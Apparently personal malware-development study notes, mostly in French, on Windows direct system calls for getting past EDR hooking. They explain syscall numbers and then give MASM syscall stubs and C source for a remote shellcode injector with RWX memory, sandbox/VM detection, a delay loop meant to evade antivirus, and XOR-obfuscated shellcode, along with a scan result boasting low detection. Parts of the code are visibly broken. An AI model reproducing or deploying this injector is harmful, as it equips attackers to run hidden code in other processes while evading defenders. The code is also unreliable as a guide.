

REWIND - Direct System Calls

mercredi 11 février 2026 00:39

What is Inline API Hooking? | Reverse Engineering Interview Questo
https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntexapi_x/kuser_shared_data/index.htm
<https://www.crow.rip/nest/mal/dev/inject/syscalls/direct-syscalls>
<https://j00ru.vexillum.org/syscalls/nt/64/>
<https://alice.clement.red/posts/>
<https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls>



Debasish Mandal



Watch on

Comme on sait déjà plus bas on est moins, on est détectable.


La technique ici consiste à appeler directement les syscalls sans passer par toutes les douanes.

Pour rappel un syscall permet d'appeler la fonction. (Je crois...)

Le but de cette technique est de bypasser les API HOOKING qui est une technique utilisé beaucoup par les EDRs.


L'EDR va intercepté le call d'une fonction (souvent celle qui sont flaguées dangereuses du style CreateRemoteThread) et regarder les arguments aussi utilisés. Apres avoir récupérer le call il va rediriger avec un jmp cette fonction quelque part.. Pour ça il va injecter/loader sa propre DLL.

Ça ressemble donc à ça :



ON appelle cette technique function Hooking.

Pour créer le jmp, l'EDR va changer les 5 premiers bytes en instruction de jmp ce qui nous donne : **e9 0f 64 f8 = jmp**




⚠ Direct syscalls aren't EDR/AV-bypassing magic spells. It's still really easy for defensive solutions to figure out that something malicious is going on. Why would a normal, boring, unassuming-ass program need to invoke syscall, sysenter, int 2eh. Inside of it? We'll go into more depth about this in a *later module* 2, but an EDR can see if a syscall originated from your program or if it had a natural progression as one would expect down to a syscall. So, don't be fooled - syscalls are cool and all, but we'll still need to put in some elbow grease.

Bon on sait que pour faire un syscall on doit spécifier un numéros qui permet je crois d'identifier ce qu'on souhaite exécuter. (Comme pour les syscall sur linux).


C'est numéros sont les **System Service Numbers (SSNs)**. Ils ne sont pas vraiment documentés par windows.

Pour trouver les syscalls pour chaque fonctions on peut juste ouvrir un programme qui en utilise avec **xdbg** et regarder dans l'onglet Symbole tab :




Ensuite on peut chercher la NTAPI qui nous intéresse :





Quand on double clique sur la fonction on arrive sur cette adresse :



Et on peut voir ici le numéro d'identifiant (SSNs) qui est 10. Ce numéro est mis dans le registre eax et ensuite on teste une valeur dans qui est pointé avec 1.

Si ce n'est pas égal (jne) on saute à l'adresse visé qui est un int 2E. Je crois que c'est aussi un syscall mais une ancienne version car il n'est pas compatible sur les architecture x64.

Donc si on ne prend pas le jump on saute quand même vers le syscall.

System Call Instructions


User Mode threads transition into Kernel Mode when they make system calls. There are 3 ways a user mode thread can perform this transition:

- int 2e
- sysenter
- syscall

Int 0x2e

"int 2e" is the legacy way of performing user to kernel mode transitions and is supported by all x86 CPUs existing today. The call to "int 2e" results in the interrupt service routine registered in the interrupt descriptor table (IDT) for vector 0x2e (i.e. nt!KiSystemService) being invoked.

"int 2e" being a generic software interrupt and has all the overhead associated with interrupt handling. User to kernel mode transition is a very frequently executed operation (on a reasonably busy system this can be about 5000-6000 times a second). So there needs to be an optimized or fast path way to perform these transitions. To address this issue both Intel and AMD added CPU instructions to speed up user to kernel mode transitions. Intel added "sysenter" and AMD added "syscall".



OK donc maintenant qu'on a notre fonction en assembleur.


Truc à savoir :

Element	Implementation
Argument-passing order	Right to left.
Argument-passing convention	By value, unless a pointer or reference type is passed.
Stack-maintenance responsibility	Called function pops its own arguments from the stack.
Name-decoration convention	An underscore (_) is prefixed to the name. The name is followed by the at sign (@) followed by the number of bytes (in decimal) in the argument list. Therefore, the function declared as <code>int Func(int a, double b)</code> is decorated as follows: <code>_Func@12</code>
Case-translation convention	None


A cause du `__stdcall`, les arguments sont passé à l'envers lors de l'appel de la fonction. Ce qui veut dire que pour la fonction `OpenProcess`, les premiers arguments à passer sont :

`HANDLE hProcess = 0; PROCESS_ACCESS_MASK dwDesiredAccess = 0; PID pid;`


`dwProcessId` puis l'argument `hProcess` et enfin l'argument `dwDesiredAccess`.




Si on regarde ou va le call, on remarque que ça call la fonction depuis le module kernel32.dll :




Et encore si on regarde ce que ce call appelle on remarque que c'est un appel à la fonction dans le module `kernelbase.dll` :






Idem on suit encore ce call et on voit que la fonction `OpenProcess` est appelé depuis le kernel (`ntdll.NtOpenProcess`) et on peut voir le syscall etc.



Lire cette article pour voir plus en détail comment on peut reconnaître les arguments etc.



Okay, so the `dwProcessId` argument is in the right place with the right value. Let's move on to `bInheritHandle`. We've set this to `FALSE` in our code:

```
DWORD PID = atoi(argv[1]);
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);

if (hProcess == NULL) {
    printf("[OpenProcess] failed to get handle on t\n");
    return -1;
}
```

`bInheritHandle` set to FALSE (0)

And, as we know, if we XOR something against itself, it'll just be 0. And, that's definitely happening here:

```
xor edx, edx
```


We can see this reflected here in the `RDX` register as well, after stepping a single instruction:

```
RAX 0000000000000478
RBX 0000000000000000
RCX 0000000000000000
RDX 0000000000000000
RBP 0000000000000000
RSP 0000000000000000
```

Lastly, we have the `dwDesiredAccess`. In the code, we've set this to the "PROCESS_ALL_ACCESS" access right, which is the value (0x1FFFFFF):

Value	Meaning
PROCESS_ALL_ACCESS	All possible access rights for a process object. Windows Server 2003 and Windows XP: The size of the PROCESS_ALL_ACCESS flag increased on Windows Server 2008 and Windows Vista. If an application compiled for Windows Server 2008 and Windows Vista is run on Windows Server 2003 or Windows XP, the PROCESS_ALL_ACCESS flag is too large and the function specifying this flag fails with ERROR_ACCESS_DENIED. To avoid this problem, specify the minimum set of access rights required for the operation. If PROCESS_ALL_ACCESS must be used, set _WIN32_WINNT to the minimum operating system targeted by your application (for example, #define _WIN32_WINNT _WIN32_WINNT_WINXP). For more information, see Using the Windows Headers.

These individual rights, when added up (0x000F0000L + 0x00100000L + 0xFFFF) equals to 0x1FFFFFF.




Aussi la valeur qui est testé est à l'adresse du `_KUSER_SHARED_DATA`. c'est une sorte de structure partagée entre le user mode et le kernel mode pour permettre à user mode d'éviter de demander à chaque fois des informations au kernel :

"The `KUSER_SHARED_DATA` structure defines the layout of a data area that the kernel places at a pre-set address for sharing with user-mode software. The original intention seems to have been to enable user-mode software to get frequently needed global data, notably the time, without the overhead of calling kernel mode." - Geoff Chappell

À partir de l'adresse <<https://www.crow.rip/hest/mal/dev/inject/syscalls/direct-syscalls>>

If we dump this structure and take a look at some of its members, we can see what's being tested in that `test byte ptr ds:[7FFE0308], 1` line.



On peut voir que l'instruction pour récupérer la valeur SSN qui est 26 ressemble ça :
B8 26000000 -> on compte de 4 octets en partant de droite à gauche. -> on arrive bien à 26.

Voici mon code syscall.asm :

```
; easy5 - Direct Syscalls !  
; WINDOWS 10, ZH2 19045
```

.code ; début de la section

NtQuerySystemInformation PROC ; début de la fonction

```
mov r10, rcx ;NtQuerySystemInformation  
mov eax, 36h ; SSNs => NtQuerySystemInformation  
syscall  
ret  
NtQuerySystemInformation ENDP ; fin de la fonction
```

NtOpenProcess PROC ; début de la fonction

```
mov r10, rcx ;NtOpenProcess  
mov eax, 26h ; SSNs => NtOpenProcess  
syscall  
ret  
NtOpenProcess ENDP ; fin de la fonction
```

NtAllocateVirtualMemory PROC ; début de la fonction

```
mov r10, rcx ;NtAllocateVirtualMemory  
mov eax, 18h ; SSNs => NtAllocateVirtualMemory  
syscall  
ret  
NtAllocateVirtualMemory ENDP ; fin de la fonction
```

NtWriteVirtualMemory PROC ; début de la fonction

```
mov r10, rcx ;NtWriteVirtualMemory  
mov eax, 3ah ; SSNs => NtWriteVirtualMemory  
syscall  
ret  
NtWriteVirtualMemory ENDP ; fin de la fonction
```

NtCreateThreadEx PROC ; début de la fonction

```
mov r10, rcx ;NtCreateThreadEx  
mov eax, 0c9h ; SSNs => NtCreateThreadEx, il faut faire gaffe à la version de ma machine  
syscall  
ret  
NtCreateThreadEx ENDP ; fin de la fonction
```

end

Et dans le main programme on initialise normalement les fonctions comme on avait fait pour la partie NTAPI SAUF qu'on n'a plus besoin de faire des pointeurs de fonction pour chercher nos fonctions cachés hihi :)

Ce qui nous donne :

```
#include <stdio.h>  
#include <windows.h>  
#include "easy5.h"  
#include "thelp32.h" // <- AJOUTER pour EnumProcessModules  
#include "psapi.h" // <- AJOUTER pour les fonctions processus  
  
//bypassSandbox  
#include <dbg.h>  
  
#pragma comment(lib, "dbg.lib")  
#pragma comment(lib, "dxdll.lib")  
#define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)  
//AV BYPASS 1  
#define MAX_OP 10000000  
  
//NTAPI remote thread injection  
BOOL BypassSandbox() {  
    //pointeur qui retourne un type IDXGIFactory -> qui permet d'énumérer les GPU dispo sur la machine  
    IDXGIFactory* pFactory = NULL;  
    //on créer un DXGI 1.0 factory qui va nous permettre de générer d'autres DXGI objects  
    HRESULT hResult = CreateDXGIFactory(&IID_IDXGIFactory, (void**)&pFactory);  
    //si tout est ok on continue le programme  
    if (hResult == S_OK) {  
        UINT i = 0; //index de l'adaptateur  
        IDXGIAdapter* pAdapter = NULL;  
        //tant que l'énumération des GPU est OK on continue  
        while (pFactory->lpVtbl->EnumAdapters(pFactory, i, &pAdapter) != DXGI_ERROR_NOT_FOUND) {  
            DXGI_ADAPTER_DESC adapterDesc; //Récupération des infos GPU  
            pAdapter->lpVtbl->GetDesc(pAdapter, &adapterDesc); //Remplit adapterDesc et Appel direct au driver GPU (via DXGI)  
            fprintf(stdout, "VendorID: 0x%04x\n", adapterDesc.VendorId);  
            ++i; //Je crois similaire à i++ et on passe au GPU suivant  
            // Vérifications spécifiques  
            // 1. Vérifier si c'est un GPU virtuel commun  
            if (adapterDesc.VendorId == 0x1414) { // Microsoft Basic Render Driver  
                adapterDesc.VendorId == 0x15AD || // VMware  
                adapterDesc.VendorId == 0x80EE || // VirtualBox  
                adapterDesc.VendorId == 0x1234 || // QEMU/Emulated  
                printf("[!] Virtual GPU detected: VendorID=0x%04x\n", adapterDesc.VendorId);  
                pAdapter->lpVtbl->Release(pAdapter);  
                pFactory->lpVtbl->Release(pFactory);  
                return FALSE;  
            }  
        }  
        pFactory->lpVtbl->Release(pFactory);  
    }  
    return TRUE;  
}  
  
/*-----BypassAv-----*/  
BOOL BypassAv() {  
    int cpt = 0;  
    int i = 0;  
    for (i = 0; i < MAX_OP; i++)  
    {  
        cpt++;  
    }  
    return TRUE;  
}  
  
/*-----EncryptXor-----*/  
  
//fonction xor  
BOOL EncryptXor(unsigned char* shellcode, unsigned char bKey, int ShellSize) {  
    for (int i = 0; i < ShellSize; i++) {  
        shellcode[i] = shellcode[i] ^ bKey;  
    }  
}
```

```
//on récupère les SSN ici : (faire une fonction qui automatise ça !!)
```

```
// Read the syscall number from the NtAllocateVirtualMemory function in ntdll.dll
// This is typically located at the 4th byte of the function
NtAllocateVirtualMemorySSN = ((unsigned char *)(&NtAllocateVirtualMemory + 4))[0];

// Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the address of the
NtAllocateVirtualMemory function in the ntdll.dll module
UINT_PTR pNtWriteVirtualMemory = (UINT_PTR)GetProcAddress(NTDLL, "NtWriteVirtualMemory");
// Read the syscall number from the NtAllocateVirtualMemory function in ntdll.dll
// This is typically located at the 4th byte of the function
NtWriteVirtualMemorySSN = ((unsigned char *)(&NtWriteVirtualMemory + 4))[0];

// Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the address of the
NtAllocateVirtualMemory function in the ntdll.dll module
UINT_PTR pNtCreateThreadEx = (UINT_PTR)GetProcAddress(NTDLL, "NtCreateThreadEx");
// Read the syscall number from the NtAllocateVirtualMemory function in ntdll.dll
// This is typically located at the 4th byte of the function
NtCreateThreadExSSN = ((unsigned char *)(&NtCreateThreadEx + 4))[0];

// Declare and initialize a pointer to the NtAllocateVirtualMemory function and get the address of the
NtAllocateVirtualMemory function in the ntdll.dll module
UINT_PTR pNtWaitForSingleObject = (UINT_PTR)GetProcAddress(NTDLL, "NtWaitForSingleObject");
// Read the syscall number from the NtAllocateVirtualMemory function in ntdll.dll
// This is typically located at the 4th byte of the function
NtWaitForSingleObjectSSN = ((unsigned char *)(&NtWaitForSingleObject + 4))[0];

/*-----DEBUT DES INITIALISATION CLASSE-----*/
BypassSandBox();
// If (BypassSandBox()) {
printf(" ! SandBox detected, programme quitte.\n");
return EXIT_FAILURE; // Quitte proprement /
BypassAv();

EncryptXor(shellcode, bkey, shell_size);

OBJECT_ATTRIBUTES OA = { sizeof(OA), NULL };
PID = FindMyProc();
CLIENT_ID CID = { (HANDLE)PID, NULL };

STATUS = NtOpenProcess(&hProcess, PROCESS_ALL_ACCESS, &OA, &CID);
if (STATUS == EXIT_FAILURE) {
printf("Erreur avec NtOpenProcess : %d\n", GetLastError());
}

STATUS = NtAllocateVirtualMemory(hProcess, &ShellcodeAddress, NULL, &shell_size, (MEM_COMMIT |
MEM_RESERVE), PAGE_EXECUTE_READWRITE);
if (STATUS == EXIT_FAILURE) {
printf("Erreur avec NtAllocateVirtualMemory : %d\n", GetLastError());
}

//on écrit dans cette mémoire
STATUS = NtWriteVirtualMemory(hProcess, ShellcodeAddress, shellcode, shell_size, NULL);
if (STATUS == EXIT_FAILURE) {
printf("Erreur avec NtWriteVirtualMemory : %d\n", GetLastError());
}

STATUS = NtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, &OA, hProcess,
(PTHREAD_START_ROUTINE)ShellcodeAddress, NULL, 0, 0, 0, NULL);
if (STATUS == EXIT_FAILURE) {
printf("Erreur avec NtCreateThreadEx : %d\n", GetLastError());
}

return EXIT_SUCCESS;
}
```

Et toujours notre header qui ne change pas au niveau des structures SAUF pour l'initialiser des fonctions, on retire les pointeurs et on initialise les fonctions normalement :
Ici on met le extern devant pour les lier avec le code .asm

//Initialisation des fonctions

```
//NtQuerySystemInformation
extern NTSTATUS NtQuerySystemInformation(
SYSTEM_INFORMATION_CLASS SystemInformationClass,
PVOID SystemInformation,
ULONG SystemInformationLength,
PULONG ReturnLength
);
```

```
//NtOpenProcess
extern NTSTATUS NtOpenProcess(
PHANDLE ProcessHandle,
ACCESS_MASK DesiredAccess,
PCOBJECT_ATTRIBUTES ObjectAttributes,
PCLIENT_ID ClientId
);
```

```
extern NTSTATUS NtAllocateVirtualMemory(
HANDLE ProcessHandle,
PVOID* BaseAddress,
ULONG_PTR ZeroBits,
PSIZE_T RegionSize,
ULONG AllocationType, ULONG Protect
);
```

```
extern NTSTATUS NtWriteVirtualMemory(
_In_ HANDLE ProcessHandle,
_In_opt_ PVOID BaseAddress,
_In_reads_bytes_(NumberOfBytesToWrite) PVOID Buffer,
_In_SIZE_T NumberOfBytesToWrite,
_Out_opt_ PSIZE_T NumberOfBytesWritten
);
```

```
extern NTSTATUS NtCreateThreadEx(
_Out_ PHANDLE ThreadHandle,
_In_ ACCESS_MASK DesiredAccess,
PCOBJECT_ATTRIBUTES ObjectAttributes,
_In_ HANDLE ProcessHandle,
_In_ PUSER_THREAD_START_ROUTINE StartRoutine,
_In_opt_ PVOID Argument,
_In_ ULONG CreateFlags, // THREAD_CREATE_FLAGS_*
_In_SIZE_T ZeroBits,
_In_SIZE_T StackSize,
_In_SIZE_T MaximumStackSize,
_In_opt_ PPS_ATTRIBUTE_LIST AttributeList
);
```

The screenshot shows the VirusShare analysis interface for the file `easy5_Direct_Syscall.exe`. The file's SHA-256 hash is `91aa7f349b69842fd5156355114ef349e59f30885574f954ef280d754edb1`. It has a size of 93.50 KB and was analyzed a moment ago. The interface includes a 'Community Score' of 3/72, a 'Security vendors' analysis section showing 3/72 vendors flagged the file as malicious, and tabs for 'DETECTION', 'DETAILS', 'RELATIONS', 'BEHAVIOR', and 'COMMUNITY'. A banner at the bottom encourages joining the community for additional insights and API access to automate checks.

Blav Pro	W64.AIDetectMalware	Microsoft	Trojan:Win32/Wacatac.B!ml
Sangfor Engine Zero	Suspicious.Win32.Save.a	Acronis (Static ML)	Undetected

Version dynamique ASM :

; easy5 - Direct Syscalls !
; WINDOWS 10, Z2H2 19045

.data
; a revoir

; we're going to be getting these SSN numbers from our c program
EXTERN NtOpenProcessSSN:DWORD
EXTERN NtCreateThreadExSSN:DWORD
EXTERN NtWriteVirtualMemorySSN:DWORD
EXTERN NtAllocateVirtualMemorySSN:DWORD
EXTERN NtQuerySystemInformationSSN:DWORD

.code ; début de la section

NtQuerySystemInformation PROC ; début de la fonction

mov r10, rcx ;NtQuerySystemInformation
mov eax, NtQuerySystemInformationSSN ; SSNs => NtQuerySystemInformation
syscall
ret
NtQuerySystemInformation ENDP ; fin de la fonction

NtOpenProcess PROC ; début de la fonction

mov r10, rcx ;NtOpenProcess
mov eax, NtOpenProcessSSN ; SSNs => NtOpenProcess
syscall
ret
NtOpenProcess ENDP ; fin de la fonction

NtAllocateVirtualMemory PROC ; début de la fonction

mov r10, rcx ;NtAllocateVirtualMemory
mov eax, NtAllocateVirtualMemorySSN ; SSNs => NtAllocateVirtualMemory
syscall
ret
NtAllocateVirtualMemory ENDP ; fin de la fonction

NtWriteVirtualMemory PROC ; début de la fonction

mov r10, rcx ;NtWriteVirtualMemory
mov eax, NtWriteVirtualMemorySSN ; SSNs => NtWriteVirtualMemory
syscall
ret
NtWriteVirtualMemory ENDP ; fin de la fonction

NtCreateThreadEx PROC ; début de la fonction

mov r10, rcx ;NtCreateThreadEx
mov eax, NtCreateThreadExSSN ; SSNs => NtCreateThreadEx, il faut faire gaffe à la version
de ma machine
syscall
ret
NtCreateThreadEx ENDP ; fin de la fonction

end

